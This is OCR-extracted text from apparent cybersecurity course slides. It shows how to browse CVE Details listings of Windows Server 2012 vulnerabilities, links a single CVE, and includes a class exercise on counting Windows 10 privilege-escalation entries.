
CVE Details



Going back, this link will bring us to a list of all Windows 2012 vulnerabilities


http://www.cvedetails.com/product/23546/Microsoft-Windows-Server-2012.html?vendor_id=26

CVE Details




https://www.cvedetails.com/vulnerability-list/vendor_id-26/product_id-23546/year-2015/Microsoft-Windows-Server-2012.html

CVE Details



http://www.cvedetails.com/product/23546/Microsoft-Windows-Server-2012.html?vendor_id=26

CVE Details



https://www.cvedetails.com/vulnerability-list/vendor_id-26/product_id-23546/year-2015/Microsoft-Windows-Server-2012.html

Activity


Use CVE Details to find how many "Gain Privileges" vulnerabilities there have been in Windows 10.

http://www.cvedetails.com/

How many did you find? Write your answer in the chat window.


CVE Details and Metasploit

CVE Details




http://www.cvedetails.com/vulnerability-list/vendor_id-26/product_id-23546/year-2013/Microsoft-Windows-Server-2012.html

CVE Details



http://www.cvedetails.com/cve/CVE-2013-1300/

